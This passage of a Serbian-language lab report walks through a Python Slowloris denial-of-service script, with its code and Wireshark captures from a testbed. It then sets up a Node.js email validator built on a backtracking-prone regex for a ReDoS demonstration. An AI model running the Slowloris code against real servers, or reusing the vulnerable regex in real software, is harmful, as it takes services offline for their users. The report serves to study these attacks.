- newThread metodu.

Takođe postoji metoda ’SetupSocket' koja se bavi uspostavom veze, ali se ona nalazi izvan klase.

- Konstruktor

  Jednom poziva metodu i enkoduje ulazni url.

```
73      #Constructor
74      def __init__(self, url):
75          self.url = url.encode()
76          self.initiateAttack()
77
```

Slika 14: Konstruktor

- InitiateAttack

  Kao ulazni parametar dobija ceo objekat klase.Pozivamo metodu za stvaranje konekcije ’setupSocket’. Pravilno kreiranu utičnicu stavljamo u globalno definisanu listu koja će imati 150 elemenata.

  Za svaki element unutar liste ćemo slati X-a custom zaglavlja od uspostavljanja konekcije napadača sa serverom, do ’timeout’-a definisanog u AAL fajlu.

```
class Slowloris:
    url = ""
    error = 0
    def initiateAttack(self):
        ip = self.url
        socket_count = 150
        log.info("Attacking %s with %s sockets.", ip, socket_count)
        log.info("Creating sockets...")
        for _ in range(socket_count):
            try:
                log.debug("Creating socket nr %s", _)
                print("creating sockets")
                s = setupSocket(ip,80)
            except socket.error as e:
                log.info(e)
                break
            sockets.append(s)

        while True:
            try:
                log.info(
                "Sending keep-alive headers... Socket count: %s", len(sockets)
                )
                for s in list(sockets):
                    try:
                        s.send(
                        "X-a: {}\r\n".format(random.randint(1, 5000)).encode("utf-8")
                        )
                    except socket.error:
                        sockets.remove(s)

                for _ in range(socket_count - len(sockets)):
                    log.info("Recreating socket...")
                    try:
                        s = init_socket(ip)
                        if s:
                            sockets.append(s)
                        log.info("Sleeping for 1 second")
                    except socket.error as e:
                        log.info(e)
                        break
                time.sleep( 1 )
            except :
                log.info("error")
        return
```

Slika 15: IntiateAttack

- Setupsocket

Ova metoda kao ulazne argumente prima url i port na kome je zahtevana uspostava konekcije. Kreiramo objekat TCP utičnice pomoću ‘socket.socket()’ metode. Sada imamo utičnicu na napadačkom čvoru. Da bismo se povezali na serverski čvor i spojili utičnicu na napadačkom i serverskom čvoru, koristimo metodu ’connect()’ nad novokreiranom instancom objekta ’socket’ klase. Kada smo uspešno povezani možemo početi sa slanjem zahteva.

```
def setupSocket(url,port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((socket.gethostbyname(url), port))
    sock.send("GET /?{} HTTP/1.1\r\n".format(random.randint(0, 2000)).encode("utf-8"))#send(b"GET / HTTP/1.1\r\n"+b"Host:"+ url + b"\r\n")
    sock.send(b"User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET CLR
    log.info("\nSetup Socket ")
    return sock
```

Slika 16: SetupSocket


Prvo ćemo poslati GET zahtev na dati url, a onda nakon toga i zaglavlje za definisanje „Korisničkog agenta”, to jest pretraživača kojim se pristupa serveru.

2.4 Iznošenje rezultata i diskusija

Pred završetak skripte pomoću komande './run download' ili './run experiment' će se izvršiti skripta 'collect.sh' koja prikuplja i čuva podatke interračunarske mrežne komunikacije u .PCAP formatu. PCAP format predstavlja prikaz svih paketa u TCP/IP modelu. Korišćenjem alata kao što je Wireshark možemo otvoriti i detaljno ispitati pakete.

Takođe, unutar atackerV3.py fajla se oslanjamo na logging modul, odakle logujemo u ’.txt’ fajl „log-slowloris“ što nam može detaljnije objasniti šta se dešava unutar napadačkog čvora. Pomoću ovakvog načina ispitivanja fajlova možemo doneti zaključak o uspešnosti ovakvog napada i mogućim posledicama.


Direktorijumi za svaki čvor će se kreirati na archive/date/node_name/tmp/output putanji unutar glavnog direktorijuma eksperimenta. Unutar svakog direktorijuma će se nalaziti kompresovan .PCAP fajl pod nazivom ‘tcpdump.cap.gz’ i tekstualni fajl ’ippaddr’ koji prestavlja izlaz ’ifconfig’ komande.



Slika 17: Output putanja

2.4.1 Napadački čvor

Pomoću wireshark-a možemo posmatrati situaciju i tok paketa između servera i napadača. Poslaćemo nepotpun GET HTTP zahtev, tako što ćemo mu slati custom headere za koje server nema određen odgovor. Pomoću opcije u wireshark-u gde moćemo da posmatramo tok jedne sesije možemo videti rezultat napadača.




Slika 18: Follow stream

2.4.2 Serverski čvor

Server mora do kraja da održava otvorenu konekciju i da prima pakete poslate sa napadačkog čvora. Ukoliko se pošalje niz uzastopnih paketa u razlici od 1 sekunde sa n-niti

jednog klijenta, onda će server biti zauzet n-sekundi i neće moći da procesuira zahtev sa drugog klijenta.

Pomoću tehnike filtriranja za IP adresu klijenta koji nije napadač (10.0.0.2) možemo malo detaljnije sagledati tok podataka:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.2	10.0.1.2	TCP	76	39853 → 80 [SYN…
2	0.000056	10.0.1.2	10.0.0.2	TCP	76	80 → 39853 [SYN…
3	0.000251	10.0.0.2	10.0.1.2	TCP	68	39853 → 80 [ACK…
4	0.000425	10.0.0.2	10.0.1.2	HTTP	156	GET /gettext/10…
5	0.000455	10.0.1.2	10.0.0.2	TCP	68	80 → 39853 [ACK…
10	0.141331	10.0.1.2	10.0.0.2	HTTP	1241	HTTP/1.1 200 OK…
11	0.141676	10.0.0.2	10.0.1.2	TCP	68	39853 → 80 [ACK…
12	0.141923	10.0.0.2	10.0.1.2	TCP	68	39853 → 80 [FIN…
13	0.142001	10.0.1.2	10.0.0.2	TCP	68	80 → 39853 [FIN…
14	0.142244	10.0.0.2	10.0.1.2	TCP	68	39853 → 80 [ACK…
1168	1.002036	10.0.0.2	10.0.1.2	TCP	76	40004 → 80 [SYN…
1169	1.002074	10.0.1.2	10.0.0.2	TCP	76	80 → 40004 [SYN…
1170	1.002243	10.0.0.2	10.0.1.2	TCP	68	40004 → 80 [ACK…
1173	1.002438	10.0.0.2	10.0.1.2	HTTP	156	GET /gettext/10…
1174	1.002478	10.0.1.2	10.0.0.2	TCP	68	80 → 40004 [ACK…
18519	61.002371	10.0.0.2	10.0.1.2	TCP	68	[TCP Keep-Alive…
18520	61.002414	10.0.1.2	10.0.0.2	TCP	68	[TCP Keep-Alive…

Slika 19: saobraćaj klijenta

- Od prvog do trećeg paketa koji su poslati u streamu, tj. od 0.0000000 s do 0.0000251 s možemo primetiti 'three way handshake'.
- U paketu sa brojem 4 možemo primetiti poslat GET /*gettext*/1000 zahtev koji traži 1 000 ASCII karaktera u jednom stringu, u 0.000425 s.
- Odgovor dobijamo od servera u 0.141331 s, paketu broj 10.
- Konekcija se zatvara SYN-ACK mehanizmom do paketa broj 14.
- Nakon toga se ponovo otvara konekcija sa serverom i ponovo šalje GET /*gettext*/1000 HTTP zahtev u 1.002438 s , za koga ovog puta nema odgovora, do 61. sekunde

Pomoću tehnike filtriranja za IP adresu klijenta koji nije napadač (10.0.0.1) možemo malo detaljnije sagledati tok podataka:



No.	Time	Source	Destination	Protocol	Length	Info
1167	1.002029	10.0.1.2	10.0.0.1	TCP	68	80 → 55524
1171	1.002322	10.0.0.1	10.0.1.2	TCP	79	55525 → 80
1172	1.002353	10.0.1.2	10.0.0.1	TCP	68	80 → 55525
1175	1.002582	10.0.0.1	10.0.1.2	TCP	79	55526 → 80
1176	1.002617	10.0.1.2	10.0.0.1	TCP	68	80 → 55526
1177	1.002836	10.0.0.1	10.0.1.2	TCP	79	55527 → 80
1178	1.002867	10.0.1.2	10.0.0.1	TCP	68	80 → 55527
1179	1.003080	10.0.0.1	10.0.1.2	TCP	78	55528 → 80
1180	1.003111	10.0.1.2	10.0.0.1	TCP	68	80 → 55528
1181	1.003315	10.0.0.1	10.0.1.2	TCP	79	55529 → 80
1182	1.003341	10.0.1.2	10.0.0.1	TCP	68	80 → 55529
1183	1.003560	10.0.0.1	10.0.1.2	TCP	78	55530 → 80
1184	1.003592	10.0.1.2	10.0.0.1	TCP	68	80 → 55530
1185	1.003835	10.0.0.1	10.0.1.2	TCP	79	55531 → 80
1186	1.003867	10.0.1.2	10.0.0.1	TCP	68	80 → 55531
1187	1.004084	10.0.0.1	10.0.1.2	TCP	78	55532 → 80
1188	1.004110	10.0.1.2	10.0.0.1	TCP	68	80 → 55532
1189	1.004317	10.0.0.1	10.0.1.2	TCP	79	55533 → 80
1190	1.004350	10.0.1.2	10.0.0.1	TCP	68	80 → 55533
1191	1.004571	10.0.0.1	10.0.1.2	TCP	79	55534 → 80
1192	1.004603	10.0.1.2	10.0.0.1	TCP	68	80 → 55534

Slika 20 : Saobraćaj napadača

- Možemo primetiti da je razlika između dva paketa u mreži u odnosu na ovaj izlaz u ’wireshark’-u najviše oko 0.000033 s, što nije dovoljno da server obradi 2 zahteva poslata od dva različita klijenta.
- Ovo se nastavlja sve do isticanja timeout-a.

3. ReDoS

3.1 Teorijske osnove

3.1.1 Node

Node je platforma za stvaranje veb-aplikacija, aplikacijskih servera i opštenamensko programiranje. Jedna od najvećih odlika ove platforme jesu njena skalabilnost u mrežnim aplikacijama kroz kombinaciju serverskog Javascript-a, korišćenjem asinhronih I/O, kao i arhitektura za izvršavanje događaja koja se zasniva na jednoj niti.

Node je pre svega namenjen platformama za kreiranje Javascript aplikacija izvan veb-pretraživača, gde i on sam izvršava Javascript kod. Takođe, nivo na koji node može da se spusti je nizak, pa tako programer može da pristupi veoma velikom broju mrežnih osobina. Na primer, moduli za protokol kao HTTP omogućavaju da se napiše HTTP server u nekolino linija koda, uz šta programer može direktno da koristi zahteve ovog protokola i može posmatrati zaglavlja.

Neke od prednosti Node-a:

- Cross Platform

  Može se pokrenuti na skoro svim mašinama koje mogu da podignu serverske Javascript aplikacije.

- Skalabilnost

  Veća količina podataka ne utiče na performanse node-a.

- Asinhroni I/O

  Normalan model aplikacijskog server-modela koristi blokirajući I/O i niti za konkurentost. To izaziva neke niti da čekaju dok druga ne završi.Node ima jednu nit za izvršavanje.

Node je kompaktan i lak za korišćenje i zbog svoje organizacije koju predstavljaju njegovi moduli. Moduli na računaru se kontrolišu pomoću NPM-a, čija je svrha da vrši uvid i kontrolu verzija modula svih dostupnih modula.

Svaki modul ima svoje metode i osobine koje u kombinaciji zapravo čine kompletnu veb-aplikaciju.

3.1.2 Express.js

Jedan od najkorišćenijih modula za kreiranje server-side veb-aplikacija je 'Express.js'. Ovaj modul (framework) koristi I/O mehanizme niskog nivoa koji olakšavaju korišćenje protokola kao što je HTTP, kao i emulrianje MVC framework-a uz pomoć stvaranja relacija sa bazama podataka kao što je MongoDB.

Korišćenje HTTP protokola je znatno olakšano, i


- samim tim što je na niskom nivou, možemo imati detaljan uvid u zahteve i odgovore;
- rutiranje je znatno olakšano;
- parsiranje payload-a;
- evidencija o kolačićima.

3.1.3 Regularni izrazi

Regularni izraz, tj. Regex, je skup karaktera koji predstavljaju šablon za određeni tekst, a ponekad se navodi i kao poseban programski jezik, jer sadrži i posebnu gramatiku, kao i ideju koja prati stvoreni izraz. Svaki karakter u regularnom izrazu pripada dvema grupama:

- metakarakter koji ima posebno, metaforično značenje,
- regularni karakter koji ima literalno značenje.

Metakarakteri i regularni karakteri se u kombinaciji koriste i predstavljaju regularni izraz, tj. šablon. Primera radi, regularni izraz “a.“ gde ‚a‘ predstavlja znakovni literal, dok je ’.’ metakarakter, obuhvata sve literale osim karaktera za nov red. Postoje mnogobrojne grupacije regularnih izraza u zavisnosti od namena.



Regular Expression Basics	
.	Any character except newline
a	The character a
ab	The string ab
a|b	a or b
a*	0 or more a's
\	Escapes a special character

Regular Expression Quantifiers	
*	0 or more
+	1 or more
?	0 or 1
{2}	Exactly 2
{2, 5}	Between 2 and 5
{2,}	2 or more

Default is greedy. Append ? for reluctant.

Regular Expression Groups	
(...)	Capturing group
(?:...)	Non-capturing group
\Y	Match the Y'th captured group

Regular Expression Character Classes	
[ab-d]	One character of: a, b, c, d
[^ab-d]	One character except: a, b, c, d
[\b]	Backspace character
\d	One digit
\D	One non-digit
\s	One whitespace
\S	One non-whitespace
\w	One word character
\W	One non-word character

Regular Expression Assertions	
^	Start of string
$	End of string
\b	Word boundary
\B	Non-word boundary
(?=...)	Positive lookahead
(?!...)	Negative lookahead

Regular Expression Flags	
g	Global Match
i	Ignore case
m	^ and $ match start and end of line

Regular Expression Special Characters	
\n	Newline
\r	Carriage return
\t	Tab
\0	Null character
\YYY	Octal character YYY
\xYY	Hexadecimal character YY
\uYYYY	Hexadecimal character YYYY
\cY	Control character Y

Regular Expression Replacement	
$$	Inserts $
$&	Insert entire match
$`	Insert preceding string
$'	Insert following string
$Y	Insert Y'th captured group

Slika 21:Regex cheat sheet

Regex procesor prevodi regularni izraz pomoću sintakse koja mu je prosleđena u internu reprezenatciju koja može da se izvrši i da se poklopi sa stringovima koji predstavljaju tekst koji je ulaz pretraživanja. Regex procesor je baziran na automatu sa konačnim brojem stanja, gde u svakom trenutku on ima stanje, a nakon čitanja novog karaktera potencijalno može da pređe u drugo stanje.

Fundamentalno postoje dva načina na koje regex procesor izvršava poklapanje stringova:

- DFA - deterministički automat sa konačnim brojem stanja,
- NFA - nedeterministički automat sa konačnim brojem stanja.

Oba pristupa su pogođena POSIX standardom gde je samo NFA pretrpeo promene, tako da neki programi i dalje imaju stariji, tradicionalni pristup NFA, a neki su prihvatili promene POSIX standarda. Nakon POSIX standarda možemo ove automate zapravo podeliti u 3 grupe:

- tradicionalni NFA,
- POSIX NFA,
- DFA (veoma male promene nakon POSIX standarda).

NFA pristup je češća implementacija i nalazi se u alatima kao što su 'ed', 'sed', 'vi', 'grep', dok je DFA pristup implementiran u skoro svim verzijama 'egrep'-a i 'awk'-a.

Program	(Original) Author	Version	Regex Engine
awk	Aho, Weinberger, Kernighan	*generic*	DFA
new *awk*	Brian Kernighan	*generic*	DFA
GNU *awk*	Arnold Robbins	*recent*	Mostly DFA, some NFA
MKS *awk*	Mortice Kern Systems		POSIX NFA
mawk	Mike Brennan	*all*	POSIX NFA
egrep	Alfred Aho	*generic*	DFA
MKS *egrep*	Mortice Kern Systems		POSIX NFA
GNU Emacs	Richard Stallman	*all*	Trad. NFA (POSIX NFA available)
Expect	Don Libes	*all*	Traditional NFA
expr	Dick Haight	*generic*	Traditional NFA
grep	Ken Thompson	*generic*	Traditional NFA
GNU *grep*	Mike Haertel	Version 2.0	Mostly DFA, but some NFA
GNU *find*	GNU		Traditional NFA
lex	Mike Lesk	*generic*	DFA
flex	Vern Paxson	*all*	DFA
lex	Mortice Kern Systems		POSIX NFA
more	Eric Schienbrood	*generic*	Traditional NFA
less	Mark Nudelman		Variable (usually Trad. NFA)
Perl	Larry Wall	*all*	Traditional NFA
Python	Guido van Rossum	*all*	Traditional NFA
sed	Lee McMahon	*generic*	Traditional NFA
Tcl	John Ousterhout	*all*	Traditional NFA
vi	Bill Joy	*generic*	Traditional NFA

slika 22: NFA-DFA poređenje

Između ova dva pristupa postoje velike razlike na koji način oni poklapaji regularni izraz sa tekstom.

3.1.4 NFA pristup

Zasniva se na tome da iz se iz regularnog izraza, komponente pretražuju po tekstu i ispituju poklapanja jedne za drugom, sekvencijalno. Ovaj pristup može dovesti regex procesor u više stanja istovremeno zbog osobine nederminističnosti.

Kao primer možemo uzeti izraz „to(nite|knight|night)“. Prva komponenta je 't‘, koja se u tekstu pretražuje prolaskom kroz sve karaktere teksta, karakter po karakter, i ukoliko se pronađe takav karakter, kontrola nastavlja na drugu komponentu, u ovom slučaju, na 'o‘.

Sama srž ovog pretraživača je da pamti koji regularni izraz nije pgođen, pa u zavisnosti od toga da nastavi sa sledećim regularnim izrazom.

3.1.5 DFA pristup

Suprotno od NFA, ovaj pristup se fokusira na teskt, prolazeći karakter po karakter i pamteći koji regularni izraz je zadovoljen. Iz ovoga proističe osobina da se kroz svaki karakter ulaznog teksta prolazi najviše jedanput.

U odnosu na ovo, možemo da zakjučimo da je DFA pristup mnogo brži i efikasniji, ali samo u slučaju da je ulazni tekst veliki. Princip DFA i netradicionalnog NFA je da pronađu majduže poklapanje sa 'regexom', ali na takav način da se zadovolji POSIX standard, u smislu da će pogodak ići sleva nadesno, dok u slučaju tradicionalnog NFA može doći do više poklapanja, ali na način koji nije određen standardom.

Poređenje ova dva pristupa se može ogledati u Javascript metodama za testiranje teksta na regularnom izrazu:

- *regexObject*.**test**(*String*)- NFA, u odnosu na regularni izrar testiramo string
- *string*.**match**(*RegExp*) -DFA, u odnosu na tekst mi poredimo regularni izraz

3.2 Implemetacija

U ovom eksperimentu ćemo na osnovu osobina Node-a i regularnih izaraza prikazati na koji način može da se blokira glavna nit Node servera preko korišćenja 'regex' validatora i zlih pobuda.

Metodologija prikazivanja ovih loših osobina Node-a je zasnovana na kreiranju jednostavnog veb-sajta koji ima svrhu validacije e-mail adresa. To ćemo uspeti uz pomoć :

- Node expressServer.js koji će biti 'back-end' servera,
- Index.html stranice koja će predstavljati veb-stranicu na kojoj će moći da se upisuje e-mail adresa koja će se validirati,
- About.html stranice koja će sadržati opšti opis eksperimenta.

3.2.1 Setup

Za potrebe ovog eksperimenta potreban je npm, kao i sam Node koji će se instalirati pomoću npm-a. Korišćena verzija Node-a za ovaj eksperiment je 4.2.2 a npm-a verzija je .2.14.7. Module koje treba instalirati su:

- Express - potreban za kreiranje HTTP servera,
- body-parser - koristi se za efikasnije čitanje tela zahteva,
- fs - indirektno korišćeje za slanje fajlova putem fajl stream-a,
- path - koristi se za sklapanje putanja.

Instaliranje modula, kao i verzija, postiže se pomoću 'npm install' komande u terminalnom ili konzolnom prozoru.

3.2.2 Index.html

Predstavlja glavnu stranicu ovog eksperimenta i spregu sa korisnikom. Kao i svaka html stranica, sastoji se iz <head> I <body> tagova.

- Body tag

Ovde ćemo definisati sve html elemente koji će biti korišćeni u izgledu ove aplikacije. Najvažniji element je <form> u kome imamo labelu, dugme i textbox u koji unosimo string. Na formi definišemo koju akciju će ova forma gađati klikom na dugme.

```
38    <body>
39      <h1 id="head1">Email testing site</h1>
40      <form action="/post" method="post" class="regexQuery">
41    <div >
42      <label for="query">Enter your e-mail : </label>
43      <input type="text" name="queryStr" id="queryStr" required>
44      <input type="button" id="search" value="validate">
45    </div>
46
47  </form>
48    <div >
49      <p id="paragraphs">
50        This site validates the e-mail by checkin if it exists on the given domain,
51        and if it fulfills the criteria of a e-mail address.
52  </p>
53  </div>
54  </body>
```

Slika 23 : Index.html

- Head tag

Unutar ovog tag-a definišemo skripte i css. Kao skirpte ćemo postaviti ajax poziv koji će definisati na koji način i iz kog polja će se slati podaci na node aplikaciju. Prethodno ćemo morati da naglasimo da ćemo koristiti metode ajaxa na način navođenja URL-a do minimiziranog .js koda ajax-a.


```
17    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.0/jquery.min.js"></script>
18
19
20
21    <script>
22    $(document).ready(function(){
23        var regex;
24        var paragraphs;
25        $("#search").click(function(){
26          emailStr=$("#queryStr").val();
27          $.post("http://localhost:3000/post",{emailStr: emailStr}, function(data){
28            if(data==='done')
29              {
30                alert("query sent");
31              }
32          });
33        });
34      });
35    </script>
```

Slika 24 : Ajax poziv

```
11  app.use(bodyParser.urlencoded({ extended: false }));
12  router.use(bodyParser.json());
```

Slika 27: Postavljanje JSON formata

Nakon ovakvog koda naša veb-stranica će izgledati ovako:



Slika 24: Izgled stranice

3.2.3 expressServer.js

Ovaj fajl predstavlja srž servera i u njemu će se izvršavati obrada poslatih zahteva.

Na početku fajla smo zahtevali i instancirali objekte node modula koji su nam potrebni za korišćenje u ovom eksperimentu.

```
1  var express=require('express');
2  var bodyParser=require('body-parser');
3  var fs=require('fs');
4  var app=express();
5  var path=require('path');
6
7
8  var router=express.Router();
```

Slika 26 : Require modula

Nakon toga prvo postavljamo način na koji će se prihavati podaci poslati sa veb-stranice od strane korisnika pomoću body-parser modula. Konkretno ćemo konfigurisati našu serversku aplikacija da šalje i prima odgovore u JSON formatu.

Pošto će se na nivou HTTP-a komunikacija odvijati pomoću get i post zahteva, moramo da definišemo zahteve i odgovore servera nad router objektom koji definiše kojim će URI-jem za određenu putanju server odgovoriti.

- Pri pristupanju početne stranice web servera, uputiće mu se get zahtev koji će kao rezultat imati index.html stranicu.

```
15 router.get('/',function(req,res){
16   res.sendFile(path.join(__dirname + '/index.html'));
17 });
```

Slika 28: Get index zahtev

- Pri unosu e-mail za validaciju i klikom na dugme submit na index.html stranici šaljemo post zahtev serveru koji validira unetu e-mail stringa pomoću unapred poznatog regularnog izraza.

  Regularni izraz za validaciju je:

/^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9]{2,4})+$/

Možemo uočiti 4 segmenta, grušacije ovog regularnog izraza, koji su izdvojeni znakom ‚+'.

